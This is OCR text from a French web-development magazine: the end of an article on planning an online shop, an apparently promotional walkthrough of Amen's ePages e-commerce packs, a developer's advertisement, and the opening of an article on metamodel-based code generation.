


Figure 2. *Exemple de fiche produit*




Figure 3. *Moteur de recherche intelligent*

côté (19,6%) et pour le foie gras de l'autre (5,5%) !

Un dernier conseil technique, prévoyez bien à l'avance vos méthodes de livraison. Les prix des commandes seront impactés, les délais de livraison peuvent varier d'un livreur à un autre pourvu que vous en ayez plusieurs à proposer à vos clients, etc. Là encore de bonnes migraines en perspective...

Prenons un exemple concret pour le traitement des frais de port. Imaginez que vous souhaitiez vendre des bouteilles de vin, des bocaux de foie gras et des produits

dérivés comme des livres de cuisine. Vous avez alors plusieurs problèmes à aborder à savoir : comment gérer l'emballage s' il est spécifique au produit et comment gérer les différences entre modes de livraison. Par exemple, il se peut que vous ne souhaitiez livrer les bouteilles de vin que par lot de six. Vous ne pouvez pas décemment proposer à vos client d'acheter un carton de 6 bouteilles identiques mais vous pouvez programmer un système qui bloquera la vente si le client n'a pas pris un nombre de bouteilles multiple de six...

D'autre part, pour le reste des produits, vous devrez décider entre calculer votre prix d'expédition en fonction du poids des produits ou en fonction du prix payé. Que vous fonctionniez d'une manière ou d'une autre, vous devrez prendre en compte l'encombrement des différents colis. En effet, si vous vendez des produits de grande taille, le transporteur vous demandera certainement un prix plus élevé. Vous devrez donc programmer cette subtilité. Enfin, vous devrez prendre en considération les notions de temps de livraison. Certains transporteurs proposent des livraison en 24h, 48h, 72h, etc. De plus, certains proposent des livraisons en 24h dans des points relais, en 48h à domicile, bref, un véritable casse-tête que vous devrez impérativement bien appréhender. N'hésitez pas à contacter les services techniques des compagnies de livraison, certaines mettent à disposition des APIs permettant de vous aider grandement en prenant en charge tout ce qui concerne le choix du lieu de livraison ainsi que les différents délais.

Une fois tous ces aspects techniques passés, votre site est prêt à vendre ! Oui mais... est-ce vraiment suffisant ?...

Quels services proposer aux clients ?

Le client est de plus en plus habitué à être aidé dans ses choix, orienté, conseillé. Vous devrez programmer des outils allant dans ce sens. Un des plus utilisés est l'association de produits. En effet, si vous regardez les gros sites de vente en ligne, vous vous apercevrez que, par exemple, si vous allez acheter une carte vidéo, le site de vente en ligne va vous proposer la toute dernière carte son qui, accompagnée de la carte vidéo qui est dans votre panier sera complètement appropriée pour jouer au tout dernier jeu *Les envahisseurs de l'espace venus de loin*. Ce principe est relativement simple à mettre en place et diablement efficace. C'est alors votre site qui se fait commercial/conseiller en clientèle ! Pour cela, vous devrez programmer un outil d'analyse de panier clients et, avec quelques ventes, vous pourrez obtenir des statistiques et donc avancer aux nouveaux clients que les gens achètent généralement tel produit avec un autre, etc. Plus simplement, vous pouvez définir des liens dans votre base de données entre différents produits afin d'afficher des associations de produits mais à ce moment là, il vous faudra faire tous les liens inter produits ce qui est une tâche d'autant plus difficile que votre boutique est grande !

Imaginons maintenant un exemple concret permettant de vendre des produits alimentaires. Vous avez une boutique qui vend des champignons en boîte, des pommes de terre, du lapin surgelé, des carottes, etc. Imaginez maintenant que vous ayez sur votre site des recettes de cuisine mises à disposition gratuitement pour les internautes. Vous vous dites, c'est simple, si la recette plaît à l'internaute, on peut proposer de remplir automatiquement son panier. Bonne idée ! Mais on peut aussi faire l'inverse. Si l'internaute a mis du lapin surgelé dans son panier, on peut lui proposer disons 5 recettes de lapin. Si maintenant il ajoute des carottes, on lui propose deux recettes avec les deux ingrédients et ainsi de suite. À coup sûr, sous l'influence des idées recettes proposées, il y a fort à parier que l'internaute achètera le complément d'ingrédients et composera ainsi le panier que vous lui avez suggéré dans l'une ou l'autre de vos recettes.

Une autre façon de faire participer le client est de demander son avis et/ou une note sur les produits. Attention tout de même, ce genre de chose, même si c'est très intéressant pour l'internaute est à double tranchant pour le commerçant. En effet, si vos produits ne plaisent pas, les critiques ne se feront pas attendre. Une bonne méthode de remise en question...

Vous pouvez enfin proposer aux client tous les gadgets possibles et imaginables, il n'y en aura jamais trop ! À partir du moment où ces derniers ne viennent pas polluer la boutique en elle-même, laissez libre cours à votre imagination ! Pour une boutique de vêtements, un calculateur de taille par exemple ; si vous vendez des appareils à pile, relancez vos clients au bout de x semaines pour qu'ils changent leurs piles, etc. Cela peut paraître complètement anodin mais le but est que le client revienne sur votre site régulièrement et donc qu'il rachète ! Faites donc en sorte que votre boutique ne soit pas simplement une vitrine de produits à vendre sans aucune âme, les internautes ont de plus en plus besoin de tout ce qui tourne autour de la vente et en attendent toujours plus !

Nous avons vu à présent les grandes lignes permettant la mise en place d'une boutique en ligne. Qu'elle soit de grande envergure ou propose simplement quelques articles, la dernière question qui se pose est : *comment faire en sorte que ma boutique soit unique ?* Et c'est certainement là qu'est toute la problématique et malheureusement, tout la puissance de PHP ne fera pas de votre boutique un endroit d'exception. Ce sont vos idées et votre concept qui feront la différence mais la technique, dans une moindre mesure peut y contribuer.

En effet, la technique va vous apporter un plus notamment en terme de référencement.

Pensez toujours à optimiser vos sites, utilisez les *.htaccess* à outrance afin d'avoir des urls *propres*, glissez vos mots clés partout où cela est possible. Bref, faites en sorte que l'on vous voie ! Un bon référencement et c'est déjà plusieurs centaines de clics de plus par jour ! Essayez de proposer des services sinon innovants, du moins utiles et agréables pour les internautes (pensez aux promos, aux remises clients, aux cadeaux d'anniversaire, aux points de fidélité, etc.).

Ensuite, optimisez votre code et la structure même de votre site afin d'avoir des affichages rapides ! Un site magnifique qui met une minute à s'afficher aura plus de mal à vendre qu'un site correct graphiquement mais où on va à l'essentiel en quelques secondes ! Pour mieux comprendre l'impact des temps de chargement, je ne saurais trop vous conseiller l'excellente conférence d'Eric Daspet disponible à cette adresse *http://www.phptv.fr/forum-php-2008* ou sur son blog *http://performance.survol.fr/*.

Il existe une multitude d'autres articles sur le web traitant de ces problématiques et des boutiques en général. Cet article n'est qu'une approche de la conception d'une boutique en ligne et est loin de pouvoir en traiter tous les tenants et aboutissants mais j'espère vous avoir permis d'y voir un peu plus clair tout au moins sur l'approche à adopter avant de passer en phase de développement. Une boutique ne se montera jamais en deux jours et si l'on veut qu'elle fonctionne, le code ne devra rester qu'un outil au service de votre passion, de votre originalité et de votre professionnalisme.

NICOLAS ADER

Développement d'applications web et sous traitant programmeur pour sites web dynamiques et sites e-commerce.
http://www.middleweb.net

Packs e-commerce:
une solution performante de création de boutique en ligne est-elle necessairement complexe à utiliser ?

Un logiciel de boutique en ligne est il facile à utiliser ? Découvrez à titre d'exemple les principales fonctionnalités de la toute dernière version de la solution e-commerce commercialisée par Amen.

Les logiciels de e-commerce permettent la création et la gestion d'une boutique en ligne sans connaissance technique. Il en existe plusieurs sur le marché français et on peut les regrouper en deux catégories : les logiciels commerciaux en *mode* SaaS (*Software as a Service*) auxquels on accède par Internet et les solutions open-source.

Les fonctionnalités nécessaires au bon fonctionnement d'une boutique en ligne vont de l'élaboration du design, en passant par l'administration du contenu, la gestion des paiements en ligne, le traitement des commandes, le marketing et la gestion des stocks. Avec les solutions Open Source, il faut également prévoir l'hébergement du site, l'installation du serveur et son administration au quotidien, une bande passante suffisante, de l'espace disque, la sécurisation des données et du serveur, ...Certains logiciels comme celui que nous avons choisi de vous présenter fournissent l'intégralité de ces fonctionnalités, de l'hébergement donc, jusqu'à la gestion du marketing et des clients. Vous n'avez pas à vous soucier ni d'installer le programme, ni de sa maintenance, ni des actualisations. Vous avez juste à introduire votre portefeuille de produits et à ajuster certains paramètres pour mettre en ligne votre boutique. Ensuite vous vous concentrez sur ce que vous savez faire : vendre ! La solution e-commerce proposée par Amen repose sur la technologie leader en Europe ePages. Elle se décline en 7 packs, de 9,99€ à 89,99€ HT/ mois. Aucun des packs ne nécessite de connaissances préalables en programmation. D'ailleurs pour connaître ce produit, il vous suffit de vous enregistrer sur la page *http://www.amen.fr/static/trial_premium.html* pour le tester gratuitement et sans engagement pendant un mois. Une fois inscrit, vous recevez l'url d'accès à votre site, ainsi que le nom d'utilisateur et le mot de passe correspondant.

Création de la boutique

Lors de la première connexion, vous êtes directement dirigé sur l'assistant de création de site. Celui-ci possède en standard un certain nombre de modèles de design (*templates*) prédéfinis et des paramétrages permettant de produire un premier site web que vous pourrez ensuite modifier. Comme avec tous les outils ayant une fonction génératrice de code, n'hésitez pas à tester les différentes options :

Étape 1 - Thème et style : Les thèmes proposés sont classés par secteurs d'activités et vous proposent (à l'étape suivante) une structure de site. Le style peut également varier en fonction du secteur.

Étape 2 – Pages et contenu : L'arborescence du site est proposée en fonction du thème choisi. Il est possible à cette étape de sélectionner ou de désélectionner les pages proposées. Vous pourrez rédiger à ce moment le contenu de vos pages une fois le déroulement de l'assistant de création terminé.

Étape 3 – Coordonnées et présentation : cette étape permet de renseigner les informations administratives et génériques habituelles pour une boutique en ligne : nom du site, logo, slogan, langue du site (une dizaine de langues sont proposées dont les majeures européennes ainsi que le catalan, le suédois et le russe), etc.

Étape 4 – Paramètres de la boutique: Dans cette étape, vous paramétrez les données fiscales de votre entreprise : registre du commerce, taux de TVA applicable et numéro de TVA intracommunautaire. N'oubliez pas également de cocher *Créer un compte etracker et activer les statistiques de la boutique* afin d'initialiser dès le début le suivi statistique de votre boutique en ligne. Il vous donnera de précieuses informations sur la fréquentation de votre site.




Figure 1. *Interface d'administration*

Cliquez ensuite sur *Terminer*. Cette action créera votre site et vous donnera accès à l'interface d'administration qui est le point d'entrée de toutes les fonctionnalités.

Où que vous soyez, il est toujours possible de revenir à cette interface d'administration en cliquant sur le bouton *Démarrer* (en haut à droite).

Pour pré-visualiser le site, il suffit de cliquer sur le bouton en haut, à gauche de *cache de pages*, et dont le libellé est le nom que vous avez donné à votre site.

Vous pouvez désormais :

– modifier l'apparence du site en créant votre propre style (prolongement de l'étape 1),
– modifier la structure de pages et de catégories (prolongement de l'étape 2),
– modifier les paramètres,
– relancer l'assistant de création,

ou encore, commencer à mettre du contenu en créant votre catalogue de produits.

Gestion de la boutique

La boutique vient pré-remplie (en guise d'exemple) avec quelques produits, mais vous pouvez les supprimer et créer vos propres produits. Pour cela, cliquez sur le menu *Produits -> nouveau*.




Figure 2. *Gestion des produits*

Vous pouvez vendre des produits mais aussi offrir la possibilité aux internautes de faire des réservations de services (tables de restaurant, cours, soins, etc.). La solution gère également la disponibilité des produits et services. Vous enregistrez les quantités initiales que vous avez en stock pour chaque produit (service) et le stock est automatiquement mis à jour dès qu'une commande est passée. Pour modifier l'arborescence du site et le contenu des pages, cliquez sur *Contenu/catégories* puis sur *Prévisualise*.




Figure 3. *Création de l'arborescence du site – Gestion des catégories*

En cliquant à gauche sur le nom de page, un système d'édition en ligne *wysiwyg* (*what you see is what you get*) permet de modifier à la volée le contenu des pages. La barre de menu en haut permet de supprimer ou de modifier l'emplacement des pages. Vous pouvez ainsi réorganiser assez facilement votre site et introduire votre contenu directement sur la page préconstruite. À l'aide du menu style (création rapide ou mode de création avancé) vous pouvez modifier complètement l'apparence (positionnement des éléments du site, couleurs, polices ....).

Il est également possible d'enrichir le site en introduisant des boîtes HTML dans les différentes sections. Dans ces boites HTML, vous pouvez introduire du code HTML (si vous avez des connaissances en programmation HTML) ou ouvrir un éditeur *Wysiwig* et travailler contenu et mise en forme depuis cet éditeur.

La notion de pack e-commerce prend tout son sens grâce aux possibilités qu'offre cette solution proposée par Amen d'ouvrir un blog, un livre d'or ou un forum et d'insérer des *widgets*. Autant de fonctionnalités Web 2.0 qui sont accessibles depuis un même *BackOffice* !

Gestion des commandes

Il ne s'agit pas seulement de réceptionner des commandes et de les traiter. Toute solution e-commerce doit permettre le paiement en ligne et la gestion d'une base de données client. Avec la solution eCommerce d'Amen, vous consultez les commandes enregistrées dans le menu *commandes-> boite de réception*. Pour chaque commande, vous pouvez sélectionner un statut (visualisée, en-cours de traitement, facturée, expédiée, payée...) ce qui vous permet d'avoir à tout moment un aperçu de votre encours de commande, mais aussi de tenir vos clients au courant de l'avancement de celle-ci au travers des *emails* automatiques configurables mis à votre disposition. En ce qui concerne les modes de paiement, cette solution met à votre disposition la plupart des solutions de paiement en ligne françaises et internationales : *CyberMut/Cic, Atos Worldline, Paypal, HSBC, MoneyBookers, ClickAndBuy, WordPay, SaferPay*. Il suffit donc de choisir celle qui vous convient le mieux (certaines nécessitent d'avoir signé un contrat de VAD avec la banque comme *CyberMut* et *Atos* et d'autres comme *Paypal* sont directement opérationnelles). Vous pouvez également proposer des moyens de paiement traditionnels (chèque, Contre-remboursement).




Figure 4. *Gestion des commandes*

Gestion des clients

Vous pouvez enregistrer vos clients manuellement en cliquant sur *clients* puis *nouveau* mais vous pouvez aussi permettre aux clients de créer eux-mêmes leur compte où ils enregistreront leurs données.




Figure 5. *Gestion des clients*

L'onglet *compte client* (*clients -> général -> compte client*) permet par exemple de donner un numéro de client compatible avec votre programme de comptabilité.

Système de réservation

Dans ce menu vous allez pouvoir créer des ressources, c'est-à-dire des services *réservables* que les internautes pourront solliciter et payer en ligne. Cette fonctionnalité toute nouvelle est disponible sur les packs EV d'Amen et est particulièrement intéressante pour les commerçants qui offrent des services comme la location de matériel, les académies qui offrent des cours ou encore les PMEs du secteur touristique.

Marketing

Il ne suffit pas d'ouvrir un site pour vendre. Il faut se faire connaître et générer du trafic. Toute solution e-commerce doit donc proposer de nombreuses fonctionnalités Marketing. Vous avez ici la liste des fonctionnalités que vous allez trouver sur les packs Amen:

Bulletins d'informations/ newsletters : Module qui permet d'envoyer des e-mails de façon groupée et ciblée.

Coupons : Fonctionnalité permettant de faire des offres ponctuelles de réduction. Recommandation produit : permet de profiter du bouche à oreille.

Questions sur les produits : ce module permet aux clients de poser des questions spécifiques sur des produits particuliers.

Portail de produits : permet de référencer vos produits sur de nombreux portails de shopping et comparateur tels que *Ciao, Kelkoo, LeGuide, Pandora, Shopping*. Et ce, en fonction de la langue / pays choisi pour votre boutique. Interfaçage avec *eBay* : permet d'utiliser *eBay* comme canal de vente supplémentaire et de le piloter intégralement depuis l'interface d'administration de votre boutique. Le système va loin, puisque toute vente sur *eBay* décrémentera aussi le stock de votre boutique.

Inscription à *Google* : Ici vous allez enregistrer votre site sur *Google* et lui communiquer votre *sitemap* pour référencer l'ensemble du site.
Le bouton *s'inscrire* envoie votre url à *Google*. L'onglet *Afficher les pages indexées* permet de suivre l'évolution de l'indexation de votre site par *Google*. Néanmoins, afin de bénéficier de la génération du sitemap, il est nécessaire de s'inscrire sur les outils du webmaster de *Google* via l'url *https://www.google.com/accounts*. Et via *Google*, vous aurez accès à toutes les informations *Google* sur la manière dont il indexe votre site.

Après votre inscription auprès de *Google*, déclarez votre site à l'aide de l'url de prévisualisation de votre site. Il s'agit de l'url sans le nom de la page d'accueil, c'est-à-dire, par exemple, *http://www.votreboutique.com* et non pas *http://www.votreboutique.com/epages/268670.sf*. Validez votre site en sélectionnant la méthode *Ajoutez une balise meta*. Prenez le méta-tags complet généré par *Google* (par exemple: *<meta name="verify-v1" content="gB1/7EHYTyK12FXMSuRlHZhlaRqsXs6oE8fL8BABt/A="/>*) que vous recopiez dans le champ *méta-tag* du module du logiciel e-commerce. Puis vous enregistrez. Retournez sur l'interface de *Google* pour la validation.




Figure 6. *Gestion des outils e-marketing*

E-tracker : Il s'agit d'un logiciel d'analyse web qui permet de suivre les accès à votre boutique à partir de l'analyse des *logs* et qui fournit des rapports paramétrables avec des informations telles que le nombre de visites, les pages vues, la provenance des visiteurs etc.

Si vous souhaitez tester son efficacité en solo, une version de test est disponible sur le site *www.etracker.com*.

Services d'accompagnement Amen

Pour vous aider dans la prise en main de votre pack e-commerce Amen vous propose de nombreux services d'accompagnement : une assistance technique 7j/7, des formations, l'externalisation de la création et du paramétrage de la boutique par un expert Amen, le référencement naturel sur les moteurs de recherche etc.

Conclusion

L'offre e-commerce d'Amen est probablement la plus complète du marché. Elle allie performance, simplicité, richesse de fonctionnalités et tarifs très compétitifs. Vous pouvez créer un site marchand sans vous soucier des aspects techniques (installation, maintenance, développement, mise à jour, hébergement du site, etc..) et à moindre coût, à partir de 9,99 € HT/mois seulement !

Vous disposez d'un éventail très complet de fonctionnalités dernière génération couvrant tous les aspects de la vie d'une boutique en ligne avec un pack prêt à l'emploi en moins d'une heure. Et cela quelque soit votre branche d'activité ! Les packs AMEN répondent donc parfaitement aux besoins des commerçants B2B et B2C ainsi qu'aux sociétés de services (avec le module de réservation en ligne) qui souhaitent réussir leur projet e-commerce.





Figure 7. *Tableau de statistiques*

ISABELLE LUPI

L'auteur : Spécialisée dans les domaines de la gestion documentaire, du traitement du langage naturel et du référencement. Travaille depuis 10 ans dans ce dernier domaine et a créé, début 2007, sa propre société spécialisée dans le domaine du référencement.



MiddleWeb.net
Applications & Développement

Pour vos développements **web** et **logiciels**,
choisissez une équipe digne de confiance !

PROGRAMMATION WEB

E-COMMERCE

LOGICIELS SUR MESURE

INTERNET

INTRANET **EXTRANET**

> Vous proposez des sites web à vos clients et vous souhaitez y apporter des modules nécessitant de la programmation ?
Nous travaillerons en totale transparence pour vous.

> Vous êtes une PME/PMI et vous souhaitez mettre en place une application sur mesure et adaptée à vos besoins ?
Nous programmerons l'outil idéal pour votre activité.

MiddleWeb
Centre Activa, allées Catherine de Bourbon - 64000 PAU - Tél : 05.59.27.46.73 - Mail : contact@middleweb.net

La puissance
des démarches descriptives

La génération de code est devenue de nos jours un facteur clé de productivité. Mais jusqu'où peut-on générer ? Nous allons voir dans cet article comment la mise en place d'une démarche descriptive fait reculer les limites.

Cet article explique :
- Une démarche descriptive et quels en sont les avantages.
- Nous voyons ensuite comment la mise en place d'un méta-modèle en est le support principal.
- Enfin nous décrivons les grandes étapes de mise en place d'un générateur de code basé sur des méta-modèles.

Ce qu'il faut savoir :
- La programmation Orientée Objet.
- Les modèles conceptuels de données.
- Les transformations XSL.
- Le design pattern Observer.
- L'ORM Doctrine et le CMS Joomla!.

Niveau de difficulté 

Appliquer une démarche descriptive revient à faire porter les caractéristiques visuelles, comportementales et structurelles d'une application par un méta-modèle. Le méta-modèle est un espace de stockage. Il est indépendant de la technologie d'implémentation. Il servira ensuite de support à la génération massive de code source.

Cette démarche doit respecter des règles structurantes. L'une d'elles est de tenir compte du fait que le code généré sera customisé par les développeurs. La conséquence est que les générations de code suivantes ne devront pas écraser leur travail (compatibilité des cycles de génération avec le code customisé). Un aperçu du cycle global est décrit sur la Figure 1.

Le format de stockage dans un méta-modèle est classiquement du XML. En guise d'illustration, imaginons une application qui gère les employés de plusieurs filiales d'une entreprise. Identifions alors les caractéristiques que portera le méta-modèle correspondant. Nous décrirons l'application en commençant par identifier les objets métier qui la composent : l'objet *employé* et l'objet *filiale*. Chacun des objets est composé d'attributs : l'objet *employé* disposera des attributs *nom*, *prénom*, *adresse*, *code postal*, *ville*, *année de naissance* et *filiale d'appartenance*, alors que l'objet *filiale* disposera quant-à-lui des attributs *nom*, *activité*, *chiffre d'affaire*, *secteur*, *concurrent principal*, *stratégie commerciale*, ...

Ensuite, nous devons définir des relations et cardinalités entre les objets. Un employé appartiendra à au plus une filiale et une filiale pourra avoir plusieurs employés. Pour aller plus loin dans l'enrichissement descriptif, nous pouvons ajouter que la filiale appartiendra à au plus une compagnie et aura une ou plusieurs sociétés concurrentes. Ceci correspond à la description du modèle conceptuel de données.

Concernant le format de ces informations dans le méta-modèle, nous optons pour des éléments XML nommés *entity* qui disposeront de sous éléments nommés *attribute*. Chaque attribut est ainsi décrit par un nom, un type, un format d'affichage, ainsi que d'autres informations comme un *friendly-name*, une *long-description*, une *short-description*... D'un point de vue de l'IHM (Interface Homme Machine), nous pouvons également appliquer la même logique et décrire la constitution des écrans de l'application. Parmi les caractéristiques, citons, pour chaque élément de l'écran, sa taille, sa position, ses évènements associés, ses règles d'affichage ...

Dans le XML du méta-modèle, nous voyons ainsi apparaître l'élément *control* disposant d'attributs *x*, *y*, *width*, *height*, *skin*, ... L'élément *control* sera un sous-élément de l'élément *view*. L'élément *view* pourra ensuite lui même posséder un attribut *datasource* qui référencera une *entity*. Cette opération s'appelle le *databinding descriptif* et permet de contextualiser les informations de l'écran avec des éléments de la base de données.




Figure 1. *Cycle global Design / Génération / Customisation / Déploiement*

